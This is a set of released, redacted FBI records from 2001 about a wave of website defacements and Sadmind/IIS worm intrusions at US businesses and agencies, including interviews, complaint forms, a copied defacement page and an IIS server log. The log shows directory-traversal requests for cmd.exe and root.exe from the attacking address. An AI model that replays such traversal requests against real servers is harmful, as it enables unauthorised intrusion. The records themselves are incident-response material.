CT, [redacted]

Complainant's DOB
Sex
Male

Subject's Description

Race	Male	Height	Hair	Build	Birth date and birth place
Age	Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] employed at CIDRA, an optical networking company, advised that CIDRA's website, located at www.cidra.com, has been hacked into twice, first on Wednesday evening and again last night. The "hacker" altered the data that pops up when the visitor to the site clicks on a link entitled optical sensing systems, an icon at the bottom right hand corner of the web page. The message that the hacker inserted was "fuckusa.com" or "fuck usa.com". [redacted] does not believe that CIDRA has suffered monetary damages due to the intrusion, but noted that customers have encountered the message. He has logs which reflect the possible IP addresses from which the hacker might be operating. [redacted] is uncertain whether the intrusion is from outside the company, or if one

b6
b7C

Do not write in this space.

[redacted]
(2)

SA [redacted]
(Complaint received by)

[redacted]

Pls forward to Chicago.

[redacted]

[redacted]

b3
b6
b7C
b7E

Cidra.wpd

of the approximate 370 employees of CIDRA might be responsible. CIDRA is working on security measures to protect its website but remains vulnerable for the time being to additional intrusions. [redacted] requested any assistance the FBI might be able to provide to identify the offender. b6 b7C

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/25/2001

[redacted] CIDRA, 50 Barnes Industrial North, Wallingford, Connecticut, [redacted] was advised of the identity of the interviewing agent and the nature of the interview. [redacted] provided the following information. b6 b7C

CIDRA's websites are cidra.com and cidrasensors.com and were defaced on May 16, 2001. [redacted] e-mailed a copy of the logs regarding the defacement to SA [redacted] The logs have been saved to CD-R and are attached in an FD340 1A envelope.

Investigation on 5/25/2001 at New Haven, Connecticut

File # [redacted] Date dictated 5/25/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/8/2001

[redacted] Command Technology Inc., 404 Thames Street, b6
Groton, Connecticut, [redacted] was advised of the identity of b7C
the interviewing agent and the nature of the interview. [redacted]
provided the following information.

[redacted] of Command Technology Inc., which is a company that provides online access to manuals and service bulletins regarding aircraft repair. Command Technology has contracts involving the United States Government and Sikorsky Aircraft.

Command Technologies website is c2aircraft.com. The
website is password protected. It was defaced on May 6, 2001.
[redacted] e-mailed a copy of the logs regarding the defacement to SA b6
[redacted] The logs have been saved to CD-R and are attached in an b7C
FD340 1A envelope.

Investigation on 5/7/2001 at New Haven, Connecticut

File # [redacted] Date dictated 5/8/2001 b3
b6
SA [redacted] b7C
b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/27/2001

[redacted] b6

[redacted] Prmsoft, 999 Oronoque Lane, Stratford, Connecticut 06614, Telephone 203-375-1684 ext [redacted] telephonically contacted Special Agent [redacted] to advise that their computer system at prmsoft.com had the web pages defaced. b7C

His company develops software for the long term health care industry. They operate a Windows NT 4.0 system which is fully patched. Sitting behind a Sonic firewall they have two web servers, one with exchange mail and the other a test bed. Both of the web servers were defaced with the same image, with the same files altered and from the same site. The attack took place on May 5, 2001 at about 11:50 pm Eastern Daylight Time. The attacker used HTTP commands to over write his index.html, index.asp, default.html and default.asp files with the new files.

[redacted] furnished a copy of their logs, and the altered files to SA [redacted] be e-mail to [redacted] The e-mail and the attached logs and altered files were saved to a zip drive. The attachment, which had been sent zipped, was saved as both a zipped and unzipped file. b6 b7C b7E

Investigation on 05-07-01 at New Haven, Connecticut (telephonically) b3

File # [redacted] Date dictated 05-27-01 b6 b7C

by SA [redacted] b7E

asst\china\[redacted]wpd

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases	Character of case Internet Fraud 66F-NH-C40399
	Complainant □ Protect Source Syscon, Inc. Glastonbury, CT
	Complaint received □ Personal ☒ Telephonic Date 05/08/01 Time 10:20 am
Address of Subject	Complainant's address and telephone number [redacted] 860-657-1370 ext. [redacted]
	Complainant's DOB
	Sex Male

b6
b7C

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

Complainant, [redacted] called on behalf of his client. [redacted] is employed by Syscon, Inc.(Syscon) located in Glastonbury, CT. Syscon serves as the systems administrator for Temenos. Temenos is a brokerage firm located at 195 Farmington Avenue, Farmington, CT.

b6
b7C

Last night an Internet hacker, hacked into Temenos' system and stole customer profiles which contained sensitive client information to include stock portfolios. The intruder also placed anti-government material and profanity on Temenos' website.

Temenos utilizes a Microsoft website package and contracts Syscon to

Do not write in this space.

[redacted]

[redacted]

[redacted]

b3
b6
b7C
b7E

SA [redacted]
(Complaint received by)

[redacted]050801.wpd

[redacted]

provide administrative and security services.

[redacted] at Temenos and informed Syscon of the incident. b6 b7C

Complainant was provided with both the FBI internet site, www.IFCCFBI.gov and the helpline telephone number, 1-800-257-3221. However, due to the sensitive nature of the material which was taken by the hacker, [redacted] was interested in filing a formal complaint with this office.

Should you have any addition questions regarding the incident, [redacted] would be the person to contact since his client (Temenos) is not as computer literate.

(Rev. 10-01-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/25/2001

To: Chicago **Attn:** SA [redacted]
New Haven

b3
b6
b7C
b7E

From: New Haven
Squad 10
Contact: SA [redacted]

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Hacker/Honker Union of China
Illinois Secretary of State
Intrusion
04/03/2001

Synopsis: To provide information and log files from Connecticut victims.

Enclosure(s): 1) Original and one copy of an FD-302 for [redacted] Command Technologies Inc. One CD-R containing logs regarding the defacement. 2) Original and one copy of an FD-302 and FD-71 for [redacted] CIDRA. One CD-R containing logs regarding the defacement. 3) Original and one copy of an FD-71 for [redacted] Starstruckinc.com. 4) Original and one copy of an FD-71 for [redacted] Syscon Inc. 5) Original and one copy of an FD-302 for [redacted] Janus Computer Systems. One 3 1/2 disk containing logs regarding the defacement. 6) Original and one copy of an FD-302 for [redacted] Greenfield Consulting Group. One CD-R containing logs regarding the defacement. 7) Original and one copy of an FD-302 for [redacted] Prmsoft. One zip disk containing logs regarding the defacement. 8) Original and one copy of an FD-302 for [redacted] Americares. One CD-R containing logs regarding the defacement. 9) Original and one copy of an FD-71 for [redacted] Subway Inc. One CD-R containing logs regarding the defacement. 10) Original and one copy of an FD-71 for Milford Police Department, Milford, Connecticut.

b6
b7C

Details: New Haven Division has received numerous complaints regarding website defacements appearing to be attributable to Chinese hackers. The various victims have provided information and log files regarding the defacements as detailed below.

[redacted]

b3
b7E

Chi hack.wpd

b3
b6
b7C
b7E

1) On May 7, 2001 Command Technologies Inc., 404 Thames Street, Groton, Connecticut, 06340, [redacted] advised that their website c2aircraft.com had been defaced. Command Technologies provided log information and a copy of the defaced website which is on the enclosed CD-R.

b6
b7C

2) On May 18, 2001, [redacted] CIDRA, 50 Barnes Industrial North, Wallingford, Connecticut, [redacted] advised that their website cidra.com had been defaced. [redacted] provided log information and a copy of the defaced website which is on the enclosed CD-R.

3) On May 3, 2001, [redacted] Starstruck, 8 FJ Clarke Cir., Bethel, Connecticut, [redacted] advised that their website starstruckinc.com had been defaced. [redacted] advised that no log information was available.

b6
b7C

4) [redacted] Syscon Inc, [redacted] is the [redacted] for Temenos Brokerage Firm, 195 Farmington Ave., Farmington, CT. [redacted] advised that [redacted] Temenos Brokerage Firm advised him that Temenos' computer system had been compromised and sensitive client information including stock portfolios had been taken. Their website was also defaced. [redacted] advised that no log information was available.

b6
b7C

5) [redacted] Janus Computer Systems, (203) 562-3333, Ext [redacted] is the [redacted] for the Greater New Haven Chamber of Commerce website. [redacted] advised that the websites gnhcc.com and newhavenchamber.com were defaced. A copy of the logs is on the enclosed 3 1/2 disk.

b6
b7C

6) [redacted] Greenfield Consulting Group, 274 Riverside Avenue, Westport, Connecticut, (203) 221-0411 ext [redacted] advised that their website mail.greenfieldgroup.com, had been defaced. A copy of the logs regarding the defacement is on the enclosed CD-R.

7) [redacted] Prmsoft, 999 Oronoque Lane, Stratford, Connecticut, [redacted] advised that their website, prmsoft.com, had been defaced. [redacted] provided a copy of the logs regarding the defacement on the enclosed Zip disk.

b6
b7C

8) [redacted] Americares, 161 Cherry Street, New Canaan, Connecticut, [redacted] advised that their website, Amercares.org, had been defaced. A copy of the logs regarding the defacement is on the enclosed CD-R.

9) [redacted] Subway Inc., 325 Bic Drive, Milford, Connecticut, [redacted] advsied that a computer they utilized at IP number 208.160.142.5 had been compromised and the

web page defaced. A copy of the logs regarding the defacement is on the enclosed CD-R.

10) Captain [redacted] Milford Police Department, b6
Milford, Connecticut, [redacted] advised that the city of b7C
Milford's website had been defaced. [redacted] provided a printout of
the defacement. No logs were available.

No additional defacements have been reported to New Haven by Connecticut victims. If any further complaints are received they will be forwarded to Chicago.

Any questions should be directed to SA [redacted] [redacted] (203) 503-5024.

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/04/2001

[redacted] white male, date of birth [redacted] Webmaster, Southwest Royalties Internet Service (SWRIS), 407 North Big Spring, Midland, Texas 79701, work telephone numbers of [redacted] [redacted] was interviewed at his place of employment by Special Agent [redacted] After advising [redacted] of the identity of the interviewing agent and the nature of the interview, [redacted] provided the following information.

b6
b7C

SWRIS began operations on 5/1/2001 and has a client base of approximately 30 businesses related to the oil and gas industry. According to [redacted] SWRIS is Microsoft Windows driven, uses Cisco Routers, and has an ISA Server as part of their firewall setup.

b6
b7C

On 5/8/2001, [redacted] was checking one of the SWRIS web sites and discovered that the site had been replaced with the following: "FUCK USA GOVERNMENT!" "FUCK POISON BOX!" Once [redacted] determined that the web site had been defaced, [redacted] checked the log files and determined, based on the file stamp, that the defacement took place at 10:40 a.m. on 5/8/2001. [redacted] caught and corrected the defacement at 11:00 a.m. on 5/8/2001. [redacted] made a copy of the log files on to compact disc and a floppy disk. [redacted] also printed a copy of the log file.

b6
b7C

Since the attack, [redacted] has received a great deal of port scans. Additionally, upon further review of the SWRIS system, [redacted] was unable to determine whether the intrusion itself compromised any of the client data bases.

b6
b7C

Investigation on 5/14/2001 at Midland, Texas

File # [redacted] Date dictated 6/4/2001

by SA [redacted]

b3
b6
b7C
b7E

This docum ons of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/04/2001

[redacted] white male, date of birth [redacted] [redacted] GeoSpectrum, Inc. (GSI), 214 West Texas Avenue, Suite 1000, Midland, Texas 79701, work telephone numbers of [redacted] [redacted] was interviewed at his place of employment by Special Agent [redacted] After advising [redacted] of the identity of the interviewing agent and the nature of the interview, [redacted] provided the following information. b6 b7C

According to [redacted] GSI is a small Internet Service Provider (ISP) that carries a client base of approximately 1000. GSI is an Oil related business that started an ISP as a division of the company. On approximately 5/4/2001, GSI began receiving complaints from system operators of multiple port scans on Port 111. GSI technicians located and killed suspicious files. Additionally, GSI changed the root and passwords. On 5/6/2001, the complaints persisted and GSI isolated three network servers and implemented recovery of the "root" as the "root" was compromised. After the servers were isolated, GSI installed security upgrades. As part of the upgrades, GSI ordered a new Cisco Router, switch, and firewall. Additionally, GSI was operating with a Sun Solaris 2.6 and upgraded the three servers to a Sun Solaris 8.0. [redacted] was unable to save any logs related to the intrusion and defacement. GSI technicians located two suspicious filenames associated with the attack. The two filenames were "Sadminhack" and "Uniattack." b6 b7C

Investigation on 5/14/2001 at Midland, Texas

File # [redacted] Date dictated 6/4/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/04/2001

To: Counterterrorism **Attn:** NIPC, CIU
SSA [redacted] Room 5965 b3
✓Chicago SA [redacted] b6
b7C
b7E

From: El Paso
Midland RA
Contact: SA [redacted] (915) 570-0255

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] [redacted] (Pending)

Title: UNSUB(S);
GeoSpectrum, Inc. - Victim;
Southwest Royalties Internet Service - Victim;
Impairment - Web Page Defacement

Synopsis: Computer Intrusion and web page defacement of two (2) ISPs.

Enclosure(s): For CG, One (1) Compact Disc containing e-mail messages and log files and one (1) floppy disk containing log files and printed log of intrusion into SWRIS, provided by [redacted] [redacted] One (1) original and one (1) copy of FD-302 interview of [redacted] SWRIS. One (1) original and one (1) copy of FD-302 interview of [redacted] GSI. b6 b7C

Details: On 5/14/2001, [redacted] GSI, advised that GSI had to take down three servers due to an intrusion into the "root" and web page defacement. The intrusion into the "root" and the web page defacement took place between 5/4/2001 and 5/6/2001. [redacted] was unable to provide any log information regarding the intrusion and the web page defacement. As a result of both, GSI has had to update their ISP security with both new hardware and software. b6 b7C

On 5/14/2001, [redacted] SWRIS, advised that their system was compromised on 5/8/2001 with the defacement of several web pages. [redacted] was able to repair the damage with very little down-time to the server. [redacted] was able to provide a compact disc containing the log files and e-mail messages. [redacted] also provided an additional floppy disk with log files. b6 b7C

[redacted] b3 b6 b7C b7E

155[redacted]-01.ec

b3
b7E

Both [redacted] can be reached at the following:

b6
b7C

[redacted]
Southwest Royalties Internet Service
407 North Big Spring
Midland, Texas 79701
[redacted]
http://www.swris.com

[redacted]
214 West Texas Avenue, Suite 1000
Midland, Texas 79701
[redacted]

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO, ILLINOIS

This information is provided to Chicago for any investigative action deemed appropriate.

♦♦

(Rev. 10-01-1999)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/04/2001

To: Chicago **Attn:** Squad IP/C
SA [redacted] b3 b6 b7C b7E

From: Memphis
Squad 5
Contact: SA [redacted] (901) 747-9656

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] [redacted] (Pending) [redacted]

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To report discontinuance of lead regarding defacements of First Tennessee Bank's Capital Markets web site.

Administrative: Ref telcall between SA [redacted] on May 8, 2001. b6 b7C

Details: For information of Chicago, SA [redacted] was telephonically contacted by [redacted] of the Corporate Security Division of First Tennessee Bank (FTB), Memphis, TN, during the first week of May, 2001, and advised that one of the bank's web sites (www.ftcm.com) had been defaced a couple of times since April 30, 2001. Grissom mentioned that personnel in FTB's Data Security Division told him that person(s) responsible were the People's Republic of China. The statement placed on their web site was, "Fuck USA Government fuck PoizonBOx contact: sysadmin@yahoo.com.cn".

On the afternoon of May 8, 2001, SAs [redacted] [redacted] (NIPC Coordinator) met with officials from FTB. SA [redacted] explained what information was needed (logs, IP addresses) to submit for the investigation. During this meeting it was learned that the bank had not done any IP traces and had not retrieved any information from log records. They had merely heard about recent intrusions by the Chinese and "assumed" this is what happened to their web site. SAs [redacted] asked that FTB contact them when they obtained the log and/or other relevant information. b6 b7C

[redacted] b3 b6 b7C b7E

155[redacted]22.ec

b3
b7E

On May 29, 2001, SA [redacted] again contacted FTB to determine if they had obtained the requested information. [redacted] advised on May 31, 2001, that FTB's review of the log files found nothing of value. In fact, nothing at all was found on FTB's logs. It appears that this particular web site was set up outside of FTB's Data Security guidelines and that the Capital Markets web site only had the manufacturer provided event logging capabilities running at the time of the intrusions. [redacted] could provide nothing further regarding the previously reported intrusions. [redacted] indicated this incident had caused FTB to re-evaluate the security of their systems.

b6
b7C

Inasmuch as FTB is unable to provide the necessary logs and/or IP information to assist in an investigation at this time, Memphis is discontinuing the lead previously set by Chicago until such time as the appropriate information is received from FTB.

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO DIVISION

AT CHICAGO, IL

Read and clear.

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 5/25/01

[redacted] for PeopleSoft, Inc., provided the following information concerning an intrusion into a PeopleSoft webpage on May 6, 2001: b6 b7C

Subject: RE: logs etc
Date: Thu, 24 May 2001 11:20:11 -0700
From: [redacted] b6
To: 'SA [redacted] b7C b7E

-----BEGIN PGP SIGNED MESSAGE-----

Hello [redacted]

No worries. The logs are actually quite trivial in size, only one of the machines had logging turned on. It's bassically just the IIS httpd log that will give you IP addresses of the machines that ran the worm against the host. The client didn't feel the need to encrypt them, so I guess sending them to you in the clear would be consistant with the client's wishes. The stuff is attached below.

I contacted all the arin listed owners of the ip address that were not clients and were attacking the webservers. Of the 4 non-client IP addresses FBI agents had visted two. One was an ISP, the other is a research group.

The most interesting entry in the logs is:
2001-05-06 12:25:00 211.97.114.240

That IP address belongs to:
Unicom China
911 Room,Xin Tong Center,No.8 Beijing Railway Station East Avenue,
Beijing,PRC.

Which is China's second largest phone company. Emails and calls to them were futile.

Investigation on 5/25/01 at Hayward, CA

File # [redacted] Date dictated 5/25/01 b3 b6

by [redacted] b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

[redacted]

b3
b6
b7C
b7E

Cheers,

[redacted]

b6
b7C

The logs referred to in the e-mail have been copied to a disk and are contained in a 1A envelope in the case file.

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases
Unknown

Character of case
COMPUTER INTRUSION

Complainant ☐ Protect Source
[redacted] Deckare

b6
b7C

Complaint received
☐ Personal ☒ Telephonic Date 05/29/01 Time 0930

Address of Subject

Complainant's address and telephone number
1501 Raff Road SW, Canton, Ohio
[redacted]

Complainant's DOB
[redacted]

Sex
Male

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] telephonically contacted the Canton, Ohio office of the FBI regarding a computer intrusion in which his company, Deckare, had fallen victim to. [redacted] advised that they noticed the hack on Sunday, May 6, 2001 at approximately midnight. The last log on to the web site by a Deckare employee was Friday, May 4, 2001. [redacted] indicated that unsub(s) hacked into their web site, www.deckare.com, and posted the phrases "fuck USA Government" and "fuck PoizonBOx". The intruder's directed all responses to their hack to "sysadmcn@yahoo.com.cn".

b6
b7C

[redacted] advised that the [redacted] for Deckare is [redacted] who is

[redacted]

SA [redacted]
(Complaint received by)

Do not write in this space.

[redacted]

b3
b6
b7C
b7E

BLOCK STAMP

AGENT COPY

employed by Netsolvers, telephone [redacted] email address netsolvers@neo.rr.com. b6 b7C fuck USA Government

fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

```
<html>

<head>
<meta name="Microsoft Theme" content="bchd1 100, default">
</head>

<body><br><br><br><br><br><br><table width="100%">
  <tr>
    <td><p align="center"><font size="7" color="red">fuck USA Government</font><tr><td><p
align="center"><font size="7" color="red">fuck PoizonBOx</font><tr><td><p align="center"><font
size="4" color="red">contact:sysadmcn@yahoo.com.cn</font>
  </table>
```

Hackindex.asp

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases
Unknown

Character of case
COMPUTER INTRUSION

Complainant ☐ Protect Source
[redacted] Canton Health Department

b6
b7C

Complaint received
☐ Personal ☒ Telephonic Date 05/15/2001 Time 1:10 pm

Address of Subject
People's Republic of China

Complainant's address and telephone number
420 Market Avenue North
Canton, Ohio [redacted]

Complainant's DOB
[redacted]

Sex
Male

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

[redacted] telephonically contacted the Canton, Ohio office of the FBI regarding a computer intrusion in which the Canton Health Department had fallen victim to. On May 9, 2001, at approximately 7:01 p.m., unsub(s) hacked into and defaced the Health Department's web page as well as both of the Department's mirror sites which are used as back-up web sites. [redacted] advised that the unsub(s) had to access each page separately through firewalls.

b6
b7C

[redacted] indicated that the file marked hackindex.htm was the file which replaced the Health Department's default home page while the file marked hackindex.asp was the underlying code that displays the hacked

[redacted]

Do not write in this space

[redacted]

b3
b6
b7C
b7E

SA [redacted]
(Complaint received by)

BLOCK STAMP

AGENT COPY

page. Both files were found on the Health Department's server when it was hacked. The messages left on the web sites by the unsub(s) all stated "fuck USA Government" and "fuck PoizonBOx". The unsub(s) responsible for the intrusion directed the victim to direct all inquires concerning the intrusion to sysadmcn@yahoo.com.cn [redacted] knew such an address to be that of the Chinese American office for www.yahoo.com The Health Department suffered approximately $1000.00 in losses (labor and equipment) as a result of the intrusion. b6 b7C

[redacted] indicated that their main web site address is www.cantonhealth.org while the two back-up sites are www.members.tripod.com/bchd and www.members.tripod.com/BCHD respectively.

(Rev. 08-28-2000)

1P/C

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/29/2001

To: Chicago
Counterterrorism

Attn: SA [redacted]
NIPC
SSA [redacted]

b3
b6
b7C
b7E

From: Cleveland
Squad 10/Canton RA
Contact: SA [redacted] 330/458-1245

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE-VICTIM;
04/03/2001;
COMPUTER INTRUSION.

Synopsis: Forwarding of intelligence regarding web defacements.

Enclosure(s): Enclosed for the Chicago Division are the following:

1. A copy of the hacked web page (no logs available) for Deckare Services, 1501 Raff Road SW, Canton, Ohio.

2. A copy of the hacked web page for the Canton Health Department, 420 Market Avenue North, Canton, Ohio as well as the corresponding logs for the attack.

3. A copy of an FD-71 Complaint Form received from [redacted], Canton Health Department.

4. A copy of an FD-71 Complaint Form received from [redacted] Deckare.

b6
b7C

Details: For the information of the Chicago and Counterterrorism Divisions, the Canton RA, Cleveland Division, is in receipt of information from two local organizations who have been the victim of web defacements. The details of the computer intrusions seem to match those in captioned matter.

Therefore, the enclosed FD-71's are being forwarded to the Chicago Division for incorporation into captioned matter.

[redacted]

b3
b7E

b3
b7E

LEAD(s):

Set Lead 1:

CHICAGO

AT CHICAGO, ILLINOIS

Read and clear.

Set Lead 2:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

♦♦

(Rev. 08-28-2000)

1P/C

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/24/2001

To: Chicago ✓ **Attn:** SA [redacted] b3 b6 b7C b7E

From: Detroit
Squad C-12/Ann Arbor RA
Contact: SA [redacted]
[redacted]

Approved By [redacted]

Drafted By: [redacted] 144[redacted]01.ec)

Case ID #: [redacted]

Title: Hacker/Honker Union of China;
Chicago Systems Group - Victim
Computer Intrusion
04/03/01
[redacted] b3 b7E

UNSUB(S);
Journal of Clinical Investigation - Victim;
Computer Intrusion
05/06/01
[redacted]

Synopsis: Forwarding all information pertaining to the use of the Sadminds/IIS worm against Journal of Clinical Investigation for Chicago's coordination. Copy of information to Detroit Control file.

Enclosures: For Chicago are: a 1-A envelope containing one (1) 3.5" diskette with files obtained from victim; one FD-302 with attachments re interview with victim. For Detroit is one FD-302 re victim interview.

Details: On May 16, 2001, [redacted] Journal of Clinical Investigation, 35 Research Dr, Suite 300, Ann Arbor, Michigan, contacted the Ann Arbor FBI to advise of a compromise of their web server. Following an interview with their [redacted] [redacted] it was evident that their systems had experienced the Sadminds/IIS worm. Pertinent files and logs were obtained. b6 b7C

SA [redacted] is forwarding all pertinent information re the attack on the Journal of Clinical Investigation to captioned Chicago case, as well as a copy to the Detroit control file.

b3 b7E

[redacted]

[redacted]

b3
b7E

LEAD (s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO

Read and clear.

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/01

On May 25, 2001, [redacted] b6
for the Journal of Clinical Investigation, 35 Research Drive, b7C
Suite 3200, Ann Arbor, Michigan, (734) 222-6050 x[redacted] was advised of the interviewing agent's identity and the purpose of the interview, and provided the following information:

[redacted] advised that he discovered that their website, "www.the-jci.org", was altered on the morning of Monday, May 7, 2001. He immediately took their server offline and checked the IIS log files. He discovered some log entries that looked suspicious, but since his logging was set to "abbreviated", he could not display the entire command string to determine exactly what had happened.

[redacted] checked the dates on some files and noticed b6
that the "index.html", "index.asp", "default.html", and b7C
"default.asp" files had May 6, 2001 dates. He also found that the "roots.exe" file had been moved to another directory.

[redacted] finished by stating that the IP address for the server is 63.146.80.3, that there was no firewall protecting the server, and they were running MicroSoft Windows NT, version 5, unknown update level.

[redacted] provided copies of the altered files listed b6
above, as well as log files for May 5, 6, and 7, on a 3.5" b7C
diskette. This diskette has been placed in the 1-A section of this file.

Attached and made part hereto is a copy of the altered "index.html" file, as well as the May 5, 6, and 7 log files.

Investigation on 05/25/01 at Ann Arbor, Michigan

File # [redacted] Date dictated b3 b6

by SA [redacted] (150[redacted]02.302) b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2001-05-06 14:42:19
#Fields: time c-ip cs-method cs-uri-stem sc-status
14:42:19 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
200
14:42:19 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
200
14:42:19 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:19 211.97.114.240 GET /scripts/root.exe 502
14:42:21 211.97.114.240 GET /scripts/root.exe 502
14:42:21 211.97.114.240 GET /scripts/root.exe 502
14:42:21 211.97.114.240 GET /scripts/root.exe 502
14:42:21 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:24 211.97.114.240 GET /scripts/root.exe 502
14:42:24 211.97.114.240 GET /scripts/root.exe 502
14:42:24 211.97.114.240 GET /scripts/root.exe 502
14:42:24 211.97.114.240 GET /scripts/root.exe 502
14:42:26 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:26 211.97.114.240 GET /scripts/root.exe 502
14:42:26 211.97.114.240 GET /scripts/root.exe 502
14:42:26 211.97.114.240 GET /scripts/root.exe 502
14:42:28 211.97.114.240 GET /scripts/root.exe 502
14:42:28 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:28 211.97.114.240 GET /scripts/root.exe 502
14:42:28 211.97.114.240 GET /scripts/root.exe 502
14:42:30 211.97.114.240 GET /scripts/root.exe 502
14:42:30 211.97.114.240 GET /scripts/root.exe 502
14:42:30 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:30 211.97.114.240 GET /scripts/root.exe 502
14:42:32 211.97.114.240 GET /scripts/root.exe 502
14:42:32 211.97.114.240 GET /scripts/root.exe 502
14:42:32 211.97.114.240 GET /scripts/root.exe 502
14:42:32 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:35 211.97.114.240 GET /scripts/root.exe 502
14:42:35 211.97.114.240 GET /scripts/root.exe 502
14:42:35 211.97.114.240 GET /scripts/root.exe 502
14:42:35 211.97.114.240 GET /scripts/root.exe 502
14:42:37 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:37 211.97.114.240 GET /scripts/root.exe 502
14:42:37 211.97.114.240 GET /scripts/root.exe 502
14:42:37 211.97.114.240 GET /scripts/root.exe 502
14:42:39 211.97.114.240 GET /scripts/root.exe 502
14:42:39 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:39 211.97.114.240 GET /scripts/root.exe 502
14:42:39 211.97.114.240 GET /scripts/root.exe 502
```

```
14:42:42 211.97.114.240 GET /scripts/root.exe 502
14:42:42 211.97.114.240 GET /scripts/root.exe 502
14:42:42 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
200
14:42:42 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:44 211.97.114.240 GET /scripts/root.exe 502
14:42:44 211.97.114.240 GET /scripts/root.exe 502
14:42:44 211.97.114.240 GET /scripts/root.exe 502
14:42:44 211.97.114.240 GET /scripts/root.exe 502
14:42:47 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:47 211.97.114.240 GET /scripts/root.exe 502
14:42:47 211.97.114.240 GET /scripts/root.exe 502
14:42:47 211.97.114.240 GET /scripts/root.exe 502
14:42:49 211.97.114.240 GET /scripts/root.exe 502
14:42:49 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:49 211.97.114.240 GET /scripts/root.exe 502
14:42:51 211.97.114.240 GET /scripts/root.exe 502
14:42:51 211.97.114.240 GET /scripts/root.exe 502
14:42:51 211.97.114.240 GET /scripts/root.exe 502
14:42:51 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:53 211.97.114.240 GET /scripts/root.exe 502
14:42:53 211.97.114.240 GET /scripts/root.exe 502
14:42:53 211.97.114.240 GET /scripts/root.exe 502
14:42:53 211.97.114.240 GET /scripts/root.exe 502
14:42:55 211.97.114.240 GET /scripts/../../winnt/system32/cmd.exe
502
14:42:55 211.97.114.240 GET /scripts/root.exe 502
